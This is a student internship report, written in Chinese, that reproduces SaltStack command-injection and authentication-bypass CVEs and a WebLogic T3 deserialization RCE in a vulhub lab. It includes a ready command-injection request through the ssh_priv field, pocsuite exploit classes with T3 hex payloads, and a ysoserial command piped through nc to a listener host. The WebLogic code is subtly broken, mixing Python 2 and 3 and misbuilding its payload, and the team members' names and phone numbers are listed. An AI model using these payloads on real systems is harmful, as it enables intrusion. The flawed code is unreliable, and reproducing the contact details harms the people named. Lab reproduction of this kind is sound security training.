**南开大学**

**实习实训漏洞复现报告**

**2022年07月20日**

目录

[1.漏洞复现结论（15分） 1](#_Toc28487)

[1.1风险等级分布 1](#_Toc7481)

[2.工作计划（25分） 1](#_Toc24528)

[2.1工作人员 1](#_Toc13939)

[2.2漏洞对象 1](#_Toc3137)

[2.3漏洞复现阶段 1](#_Toc7909)

[2.4风险等级 2](#_Toc1860)

[3.漏洞复现过程（35分） 2](#_Toc6133)

[3.1 风险管理及规避 2](#_Toc18532)

[3.2测试方法 2](#_Toc4033)

[3.3测试中所用的工具 2](#_Toc28445)

[4. 漏洞复现结果（25分） 3](#_Toc12892)

[4.1 POC插件编写 3](#_Toc32666)

[4.2 漏洞信息 3](#_Toc25120)

# 1.漏洞复现结论（15分）

360实习实训的安全人员采用科学的漏洞复现步骤于2023年07月14日至2023年07月20日对实训项目进行了全面深入的漏洞复现。

本次共发现漏洞3个，其高危漏洞3个，中危漏洞0个,低危漏洞0个。

|  |  |  |
| --- | --- | --- |
| **序号** | **漏洞名称** | **风险值** |
| 1 | SaltStack多个高危漏洞 | 高危 |
| 2 | Weblogic反序列化远程代码执行绕过漏洞 | 高危 |
| 3 |  |  |

## 1.1风险等级分布

本次评估漏洞的详细风险等级分布如下：

1. SaltStack多个高危漏洞：

## CVE-2020-16846: 命令注入漏洞

CVE-2020-25592: 验证绕过漏洞

1. Weblogic反序列化远程代码执行绕过漏洞：

## CVE-2018-2628: 反序列化远程代码执行漏洞

# 2.工作计划（25分）

## 2.1工作人员

|  |  |  |  |
| --- | --- | --- | --- |
| 序号 | 职务 | 姓名 | 联系方式 |
| 1 | 组长 | 岳志鑫 | 18722207295 |
| 2 | 组员 | 吴大坚 | 18858768981 |
| 3 | 组员 | 黄昶玮 | 13909685086 |
| 4 | 组员 | 王天宇 | 15358739737 |
| 5 | 组员 |  |  |

## 2.2漏洞对象

docker+vulhub搭建的漏洞测试靶场上进行CVE库中已知漏洞的检测

## 2.3漏洞复现阶段

|  |  |
| --- | --- |
| 项目阶段 | 工作内容 |
| 确认复现的漏洞目标 | 确定需要复现的漏洞及目标系统或应用程序。 |
| 了解分析漏洞并设计方案 | 详细了解漏洞的原理、影响和利用方法。这包括查阅漏洞报告、CVE（通用漏洞披露）数据库和其他公开资料。根据漏洞的原理和利用方法设计出合理的漏洞复现方案。 |
| 配置漏洞环境 | 设计一个合适的实验环境来模拟目标系统。这可以是虚拟机、容器或其他隔离的环境，并选择适当的工具或框架来执行漏洞复现，以确保安全性并方便测试。 |
| 验证漏洞并分析结果 | 使用选定的工具或方法执行漏洞验证，并分析漏洞验证的结果。这可能包括检查是否有异常行为、获取访问权限或执行任意命令等。 |
| 记录漏洞复现过程并撰写报告 | 记录复现过程中的所有步骤、配置和结果。这有助于后续的分析、报告编写和修补漏洞。 |

## 2.4风险等级

|  |  |  |
| --- | --- | --- |
| 编号 | 风险等级 | 风险描述 |
| 1 | 高危 | CVE-2020-16846（命令注入漏洞）可以实现未经过身份验证的攻击者通过发送特制请求包，可通过 Salt API 注入 ssh 连接命令，导致命令执行。 |
| 2 | 高危 | CVE-2020-25592（验证绕过漏洞）导致未经过身份验证的远程攻击者通过发送特制的请求包，可以通过 salt-api 绕过身份验证，并使用 salt ssh 连接目标服务器。结合 CVE-2020-16846 可能造成命令执行。 |
| 3 | 高危 | CVE-2018-2628可以通过构造和发送特定的T3请求，利用T3协议中的反序列化漏洞，触发目标服务器上的恶意Java反序列化代码执行。 |

# 3.漏洞复现过程（35分）

## 3.1 风险管理及规避

本次风险规避主要采用隔离环境的方法：在进行漏洞复现之前，在隔离的实验环境中进行测试。使用VMware虚拟机和docker容器来模拟客户系统，并确保与生产环境相互隔离，以防止意外影响到真实系统。

在测试过程中，明确定义和限制测试的范围并详细记录所有步骤、配置和结果，时刻关注潜在的风险和问题。必要时，在客户系统上创建快照或备份，以便在测试期间出现问题时可以进行还原，减少潜在的风险和损失。

## 3.2测试方法

## CVE-2020-16846 || CVE-2020-25592

## 搭建漏洞环境并启动

执行以下命令启动SaltStack-Master服务：

## docker-compose up -d

环境启动后，将会在本地监听如下端口：

4505/4506 这是SaltStack Master与minions通信的端口


8000 这是Salt的API端口，需要通过https访问

2222 这是容器内部的SSH服务器监听的端口

## 访问https://your-ip:8000/run ，并使用burp进行抓包



Burp抓包结果如下：



1. 将以下请求发送到上述网址

POST /run HTTP/1.1

Host: 127.0.0.1:8000

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:68.0) Gecko/20100101 Firefox/68.0

Accept: application/x-yaml

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

DNT: 1


Connection: close

Upgrade-Insecure-Requests: 1

Content-Type: application/x-www-form-urlencoded

Content-Length: 87

token=12312&client=ssh&tgt=\*&fun=a&roster=whip1ash&ssh\_priv=aaa|touch%20/tmp/360success%3b




其中，token=12312&client=ssh&tgt=\*&fun=a&roster=whip1ash&ssh\_priv=aaa：

这是一组URL参数，用于向服务器发送请求时提供信息的键值对。具体意义可能取决于服务器端的实现，但包括了一个标识符(token)、客户端类型(client)、目标(tgt)、功能(fun)、花名册(roster)和SSH私钥(ssh\_priv)。

而在URL参数**|touch%20/tmp/360success%3b：**中，| 表示管道符号，用于将前面的命令的输出作为后面命令的输入。而 %20 和 %3b 是 URL 编码中的空格和分号字符。因此，这部分的意思是在执行前面的命令后，通过ssh\_priv参数执行一个 touch 命令来创建一个 /tmp/360 文件。

1. 最后进入容器中查看是否执行成功




发现文件注入成功


## CVE-2018-2628

1. 环境搭建

WebLogic Server 10.3.6环境(此处使用了docker)

Python 2.7.x


  
Oracle Java SE 1.7+



## 靶机ip：192.168.188.128

主机ip:192.168.188.129

1. 漏洞复现





#### 启动JRMP Server，触发漏洞后目标靶机服务器可以远程调用执行特定的程序。

这里使用了ysoserial.exploit.JRMPListener,1099为监听的端口号，’touch /tmp/okkkkkkkkkkkkk’为要在靶机上远程执行的命令，此处以在tmp文件目录下新建一个okkkkkkkk名称的目录为例


## 

依据本机的ip和监听的端口号信息生成payload字符串，为一串16进制编码的二进制输出数







## 将poc脚本中的payload手动替换为该字符串

运行poc脚本向靶机发送socket包

## 使用wireshock追踪tcp流，验证按照t3协议发送了包



## 监听的返回信息如上




在靶机目录中发现存在okkkkkkkkkkkkk目录即为攻击成功


## 漏洞利用过程分析

RMI过程基础分析


## T3协议的内容



## 发送的第一个包为T3协议头，HELO后面的内容则是被攻击方回应的weblogic版本号，在发送请求包头后会进行一个返回weblogic的版本号



## JAVA序列化数据的前4个字节为“AC ED 00 05”，找到这一部分就是java序列化生成的恶意代码部分，这部分T3协议接收过来的数据会在weblogic.rjvm.InboundMsgAbbrev#readObject这里进行反序列化操作




## 这是反序列化的执行流程图

## resolveClass 用于根据类描述符返回相应的类

## resolveProxyClass 用于返回实现了代理类描述符中所有接口的代理类


如果在resolveClass和resolveProxyClass方法中没做任何的校验，就会导致漏洞产生

## 一种防御的机制：



resolveProxyClass是处理rmi接口类型的，但是只判断了java.rmi.registry.Registry，找一个其他的rmi接口即可绕过。

## 在前面的生成payload命令中，使用的是JRMPClient2类,利用的是java.rmi.activation.Activator，所以最终能够攻击成功



## 

## 3.3测试中所用的工具

虚拟机kali-purple、docker容器（Version: 20.10.23+dfsg1）、

Burp Suite Professional v2023.4.2

## wireshock

# 漏洞复现结果（25分）

## POC插件编写

## CVE-2020-16846

class TestPOC(POCBase):

    vulID = '0'

cveID = 'CVE-2020-16846,CVE-2020-25592'

cnvdID = ''

cnnvdID = ''

version = '1'

author = ''

vulDate = '2020-08-04'

createDate = '2023-07-20'

updateDate = '2023-07-20'

name = 'SaltStack多个高危漏洞 Poc'

desc = ''

solution = ''

severity = '高危'

vulType = '命令执行'

taskType = ''

references = ['https://docs.saltstack.com/en/latest/ref/netapi/all/salt.netapi.rest\_cherrypy.html']

appName = 'SaltStack'

appVersion = ''

appPowerLink = ''

samples = []

install\_requires = []

    def \_attack(self):

        return self.\_verify()

    def \_verify(self):

        self.url, ip, port = parse\_ip\_port(self.target, 80)  # 修改端口号为80

        result = {}

        headers = {

            'Content-Type': 'application/x-www-form-urlencoded; charset=UTF-8'

        }

        data = 'token=12312&client=ssh&tgt=\*&fun=a&roster=whip1ash&ssh\_priv=aaa|touch%20/tmp/360success%3b'

        vul\_url = f'{self.url}/run'  # 构造完整的URL

        resp = requests.post(vul\_url, headers=headers, data=data, verify=False, allow\_redirects=False, timeout=10)

        # 使用requests库发送POST请求

        if resp.status\_code == 200 and 'success' in resp.text:  # 修改判断条件为响应状态码和响应内容

            result['VerifyInfo'] = http\_packet(resp)

            result['VerifyInfo']['URL'] = vul\_url

            result['VerifyInfo']['port'] = port

        return self.parse\_output(result)

    def parse\_output(self, result):

        output = Output(self)

        if result:

            output.success(result)

        else:

            output.fail('Failed')

        return output

register(TestPOC)

## CVE-2018-2628

from pocsuite.api.poc import Output, POCBase

import socket

import time

import binascii

class Weblogic\_CVE\_2018\_2628(POCBase):

    vulID = 'CVE-2018-2628'

    version = '1.0'

    author = 'YourName'

    vulDate = '2018-XX-XX'

    createDate = '2023-XX-XX'

    updateDate = '2023-XX-XX'

    references = []

    name = 'WebLogic CVE-2018-2628'

    appPowerLink = 'https://www.oracle.com/middleware/weblogic/index.html'

    appName = 'Oracle WebLogic Server'

    appVersion = '10.3.6.0'

    vulType = 'RCE'

    desc = '''

    WebLogic Server WLS Security组件反序列化远程代码执行漏洞（CVE-2018-2628）是一种远程代码执行漏洞，

    可通过特定T3协议请求导致代码执行。此POC用于检测漏洞是否存在，并触发远程代码执行。

    '''

    def \_verify(self):

        target = self.url

        # 在这里实现检测漏洞的代码逻辑

        # 你可以使用 requests 发送特定的 T3 协议请求，并检查响应是否有远程代码执行的标识

        try:

            sock = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

            sock.settimeout(65)

            server\_addr = (target, 7001)  # WebLogic默认端口为7001

            sock.connect(server\_addr)

            sock.send('74332031322e322e310a41533a3235350a484c3a31390a4d533a31303030303030300a0a'.decode('hex'))

            time.sleep(1)

            sock.recv(1024)

            return True, target

        except Exception as e:

            return False, str(e)

    def \_attack(self):

        # 在这里实现利用漏洞的逻辑

        # 你可以使用提供的参数执行攻击

        # 例如:

        victim\_ip = self.url

        victim\_port = 7001  # 需要根据实际环境调整端口

        ysoserial\_path = "ysoserial.jar"

        jrmp\_listener\_ip = "JRMPListener\_IP" ## 攻击 ip

        jrmp\_listener\_port = 1099

        jrmp\_client = "JRMPClient" ## kali ip

        # 利用提供的参数来攻击漏洞

        sock = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

        # 创建一个套接字并设置超时时间为65秒

        sock.settimeout(65)

        server\_addr = (victim\_ip, victim\_port)  # 设置服务端地址为受害者的IP和端口

        self.t3\_handshake(sock, server\_addr)  # 进行 T3 协议握手

        self.t3\_request\_data(sock, victim\_port)  # 构建 T3 请求数据

        payload = self.generate\_payload(ysoserial\_path, jrmp\_listener\_ip, jrmp\_listener\_port, jrmp\_client)  # 这里进行生成payload

        response = self.send\_payload(sock, payload)  # 调用方法请求

        print('response: ' + response)

    def t3\_handshake(self, sock, server\_addr):

        # 用于T3协议进行握手

        sock.connect(server\_addr)

        sock.send('74332031322e322e310a41533a3235350a484c3a31390a4d533a31303030303030300a0a'.decode('hex'))

        time.sleep(1)

        sock.recv(1024)

        print('handshake successful')

    def t3\_request\_data(self, sock, port):

        data = [

            '000005c3016501ffffffffffffffff0000006a0000ea600000001900937b484a56fa4a777666f581daa4f5b90e2aebfc607499b4027973720078720178720278700000000a000000030000000000000006007070707070700000000a000000030000000000000006007006fe010000aced00057372',

            '001d7765626c6f6769632e726a766d2e436c6173735461626c65456e7472792f52658157f4f9ed0c000078707200247765626c6f6769632e636f6d6d6f6e2e696e7465726e616c2e5061636b616765496e666fe6f723e7b8ae1ec90200084900056d616a6f724900056d696e6f7249000c726f6c6c696e675061746368',

            '49000b736572766963655061636b5a000e74656d706f7261727950617463684c0009696d706c5469746c657400124c6a6176612f6c616e672f537472696e673b4c000a696d706c56656e646f7271007e00034c000b696d706c56657273696f6e71007e000378707702000078fe010000aced00057372',

            '001d7765626c6f6769632e726a766d2e436c6173735461626c65456e7472792f52658157f4f9ed0c000078707200217765626c6f6769632e636f6d6d6f6e2e696e7465726e616c2e50656572496e666f585474f39bc908f10200064900056d616a6f724900056d696e6f7249000c726f6c6c696e67',

        ]

        for d in data:

            sock.send(binascii.unhexlify(d))

        time.sleep(2)

        print('send request payload successful, recv length: %d' % (len(sock.recv(2048))))

    def send\_payload(self, sock, data):

        payload = '056508000000010000001b0000005d010100737201787073720278700000000000000000757203787000000000787400087765626c6f67696375720478700000000c9c979a9a8c9a9bcfcf9b939a7400087765626c6f67696306fe010000aced00057372001d7765626c6f6769632e726a766d2e436c6173735461626c65456e7472792f52658157f4f9ed0c000078707750210000000000000000000d3139322e3136382e312e323237001257494e2d4147444d565155423154362e656883348cd6000000070000{0}ffffffffffffffffffffffffffffffffffffffffffffffff78fe010000aced0005737200137765626c6f6769632e726a766d2e4a564d4944dc49c23ede121e2a0c0000787077200114dc42bd07'.format('{:04x}'.format(len(data) / 2 + 4))

        payload += data

        payload += 'fe010000aced0005737200257765626c6f6769632e726a766d2e496d6d757461626c6553657276696365436f6e74657874ddcba8706386f0ba0c0000787200297765626c6f6769632e726d692e70726f76696465722e426173696353657276696365436f6e74657874e4632236c5d4a71e0c0000787077020600737200267765626c6f6769632e726d692e696e7465726e616c2e4d6574686f6444657363726970746f7212485a828af7f67b0c000078707734002e61757468656e746963617465284c7765626c6f6769632e73656375726974792e61636c2e55736572496e666f3b290000001b7878fe00ff'

        payload = '%s%s' % ('{:08x}'.format(len(payload) / 2 + 4), payload)

        sock.send(binascii.unhexlify(payload))

        time.sleep(2)

        sock.send(binascii.unhexlify(payload))

        res = ''

        try:

            while True:

                res += sock.recv(4096).decode('utf-8')  # 将响应结果解码成字符串

                time.sleep(0.1)

        except Exception:

            pass

        return res

    def generate\_payload(self, ysoserial\_path, jrmp\_listener\_ip, jrmp\_listener\_port, jrmp\_client):

        command = "touch /tmp/test"  # 命令执行

        payload = f"java -jar {ysoserial\_path} {jrmp\_client} \"{command}\" | nc {jrmp\_listener\_ip} {jrmp\_listener\_port}"

        return payload

    def parse\_output(self, result):

        # 输出结果

        output = Output(self)

        if result:

            output.success(result)

        else:

            output.fail('Exploit failed')

if \_\_name\_\_ == '\_\_main\_\_':

    weblogic\_poc = Weblogic\_CVE\_2018\_2628()

    weblogic\_poc.url = 'http://127.0.0.1'

    result, target = weblogic\_poc.\_verify()

    ## 做一个判断

    if result:

        print(f'目标 {target} 存在漏洞')

    else:

        print(f'目标 {target} 不存在漏洞')

## 4.2 漏洞信息

|  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| **UVD-ID** | |  | | **漏洞类别** | | 命令执行 | | **CVE-ID** | | CVE-2020-16846CVE-2020-25592 | |
| **披露/发现时间** | | 2020/8/4 0:00:00 | | **bugtraq编号** | |  | | **CNNVD-ID：** | |  | |
| **提交时间** | | 2023/7/20 | | **漏洞发现者** | |  | | **CNVD-ID：** | |  | |
| **漏洞等级** | | 高危 | | **提交者** | |  | | **搜索关键词** | |  | |
| **影响范围** | | SaltStack < 3002.1  SaltStack < 3001.3  SaltStack < 3000.5  SaltStack < 2019.2.7 | | | | | | | | | |
| **来源** | | https://github.com/vulhub/vulhub/blob/master/saltstack/CVE-2020-16846/README.zh-cn.md | | | | | | | | | |
| **漏洞简介** | | SaltStack 是基于 Python 开发的一套C/S架构配置管理工具。2020年11月SaltStack官方披露了CVE-2020-16846和CVE-2020-25592两个漏洞，其中CVE-2020-25592允许任意用户调用SSH模块，CVE-2020-16846允许用户执行任意命令。组合这两个漏洞，将可以使未授权的攻击者通过Salt API执行任意命令。 | | | | | | | | | |
| **漏洞详情** | | CVE-2020-16846: 命令注入漏洞  未经过身份验证的攻击者通过发送特制请求包，可通过 Salt API 注入 ssh 连接命令，导致命令执行。  CVE-2020-25592: 验证绕过漏洞  Salt 在验证 eauth 凭据和访问控制列表 ACL 时存在一处验证绕过漏洞。未经过身份验证的远程攻击者通过发送特制的请求包，可以通过 salt-api 绕过身份验证，并使用 salt ssh 连接目标服务器。结合 CVE-2020-16846 可能造成命令执行。 | | | | | | | | | |
| **参考链接** | | https://mp.weixin.qq.com/s/r95I--ddozbl9VpiV\_phGQ | | | | | | | | | |
| **靶场信息** | | https://vulhub.org/#/environments/saltstack/CVE-2020-16846/ | | | | | | | | | |
| **POC** | | 如前文所示 | | | | | | | | | |
| **修复方案** | | 缓解措施:  建议从官方下载对应版本的修复补丁，SaltStack修复补丁下载地址：  https://gitlab.com/saltstack/open/salt-patches  若暂时无法打上补丁，在业务允许的情况下，通过限制系统访问ip，降低风险。  修复建议:  建议从官方下载最新的软件版本，SaltStack新版下载地址：  https://repo.saltstack.com/ | | | | | | | | | |
| **UVD-ID** | | |  | | **漏洞类别** | | 代码执行 | | **CVE-ID** | | CVE-2018-2628 |
| **披露/发现时间** | | | 2018-04-04 | | **bugtraq编号** | |  | | **CNNVD-ID：** | | CNNVD-201804-803 |
| **提交时间** | | | 2023/7/20 | | **漏洞发现者** | |  | | **CNVD-ID：** | |  |
| **漏洞等级** | | | 高危 | | **提交者** | |  | | **搜索关键词** | |  |
| **影响范围** | | Weblogic 10.3.6.0  Weblogic 12.1.3.0  Weblogic 12.2.1.2  Weblogic 12.2.1.3 | | | | | | | | | |
| **来源** | | http://www.oracle.com/technetwork/security-advisory/cpuapr2018-3678067.html | | | | | | | | | |
| **漏洞简介** | | 2018年4月18日，Oracle官方发布的CPU（Critical Patch Update）修复了编号为`CVE-2018-2628的反序列化漏洞3002受影响的WebLogic的WLS核心组件存在严重的安全漏洞，通过T3协议可以在前台无需账户登录的情况下进行远程任意代码执行，且CVE-2018-2628为CVE-2017-3248黑名单修复的绕过。 | | | | | | | | | |
| **漏洞详情** | | 通过WebLogic管理服务器所在的IP、端口上的T3服务握手，向目标WebLogic服务器发送恶意的T3请求对象。目标服务器接收到请求后，尝试反序列化恶意的T3请求对象。在反序列化过程中，由于WebLogic Server WLS Core Components中的漏洞，在处理特定的恶意对象数据时存在安全漏洞。恶意对象数据中包含可触发命令执行的代码，目标服务器在反序列化恶意对象时，会执行恶意代码，从而导致远程命令执行。 | | | | | | | | | |
| **参考链接** | | http://www.oracle.com/technetwork/security-advisory/cpuapr2018-3678067.html | | | | | | | | | |
| **靶场信息** | | https://vulhub.org/#/environments/weblogic/CVE-2018-2628/ | | | | | | | | | |
| **POC** | | 如前文所示 | | | | | | | | | |
| **修复方案** | | Oracle官方已经在4月份的关键补丁更新（CPU）中修复了该漏洞，强烈建议受影响的用户尽快升级更新进行防护。  Oracle官方补丁需要用户持有正版软件的许可账号，使用该账号登陆https://support.oracle.com后，可以下载最新补丁 | | | | | | | | | |